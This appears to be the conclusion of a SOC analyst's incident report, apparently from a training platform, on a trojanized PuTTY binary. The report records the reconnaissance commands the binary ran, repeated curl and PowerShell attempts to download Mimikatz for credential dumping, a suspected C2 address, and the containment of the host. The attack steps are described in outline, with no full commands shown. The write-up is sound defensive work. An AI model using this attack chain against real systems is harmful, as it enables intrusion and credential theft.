Following isolation, the necessary containment steps were successfully executed, preventing any further spread of the threat. The device has been secured for further forensic analysis to identify the full scope of the attack and implement corrective measures. The containment of this device marks a crucial step in the overall response effort, effectively neutralizing the immediate threat and allowing for continued operations without disruption to the broader network. Continuous monitoring will be applied to ensure no further indicators of compromise are present.



We have successfully initiated the containment.

Conclusion:

Following a comprehensive investigation of the incident identified as **Event ID 259**, the analysis revealed that the attack leveraged a compromised software binary to gain unauthorized access to the system. The malware, identified as a **Trojan**, utilized the compromised `putty.exe` file, which was downloaded by the user from an external source and executed on the machine. This backdoored version of PuTTY initiated multiple reconnaissance commands, attempting to gather critical system and network information. The series of events demonstrated a structured and targeted attack that progressed through various phases, including system reconnaissance, credential harvesting attempts, and efforts to maintain persistence.

The initial event occurred on **May 16, 2024, at 01:24 AM**, when the compromised `putty.exe` file was executed. This execution triggered the security rule **SOC283 - Compromised Software Binary Detected**, indicating the presence of an altered, unsigned version of PuTTY. The process, executed by the user **LetsDefend**, was allowed to run, which raised immediate red flags due to its suspicious nature. The first command executed was the invocation of the console host via `cmd.exe`, followed by a sequence of commands: `whoami`, `ipconfig`, `net users`, and `systeminfo`. These commands are indicative of **reconnaissance activities**, commonly used by attackers to gather system privileges, network configurations, and user information.

After the initial reconnaissance, the attacker attempted to download **Mimikatz**, a well-known post-exploitation tool used for **OS Credential Dumping**, by executing `curl` and multiple PowerShell commands. The repeated attempts to download Mimikatz via **PowerShell's Invoke-WebRequest** highlight the attacker's persistence in ensuring the successful acquisition of the credential-dumping tool. The attacker aimed to extract sensitive credentials, such as password hashes or session tokens, from the system's memory, likely to escalate privileges or move laterally within the network.

The attack was primarily targeted at an internal IP address (**172.16.17.201**) from an external IP (**3.68.171.119**), indicating that the origin of the threat was external, possibly from a command-and-control (C2) server hosted on **Amazon Web Services (AWS)**. The destination port used during the external connection was a non-standard, high-numbered port (**10261**), raising further suspicions about the intent behind the communication. The use of non-standard ports is a common tactic employed by attackers to evade detection or establish covert communication channels for data exfiltration.

Our **VirusTotal scan** of the source IP **3.68.171.119** flagged it as malicious by **14 out of 94** security vendors, further confirming the malicious intent of the communication. Similarly, the hash of the compromised `putty.exe` file was flagged by **47 out of 74** vendors, with a prominent detection label of **trojan.shellcode/marte**. This indicates that the binary was backdoored and repurposed for malicious use, confirming the attacker's intent to maintain persistence and conduct credential theft.

Despite the severity of the attack, no **privilege escalation techniques** were detected during this incident. However, the persistence method was identified as **Compromise Host Software Binary**, with the initial access vector being **Phishing**, where the user was tricked into downloading the compromised file. The attack chain demonstrates a deliberate and well-executed attempt to compromise the system by leveraging phishing and exploiting the user's trust in a legitimate-looking application.

Given the nature of the attack, **immediate containment actions** were taken. The compromised device was isolated from the network to prevent any further communication with the external C2 server and to halt any ongoing malicious activity. This swift response effectively neutralized the immediate threat and mitigated the risk of lateral movement or further data exfiltration.

In conclusion, the **successful containment** of the device marked a critical step in the incident response process. The compromised system has been secured, and forensic analysis is underway to uncover any remaining indicators of compromise. Our team will continue to monitor the network for signs of malicious activity, and further corrective actions will be implemented to strengthen the organization's security posture. This incident highlights the importance of vigilance in detecting and responding to sophisticated attacks that exploit trusted software and phishing techniques to gain unauthorized access.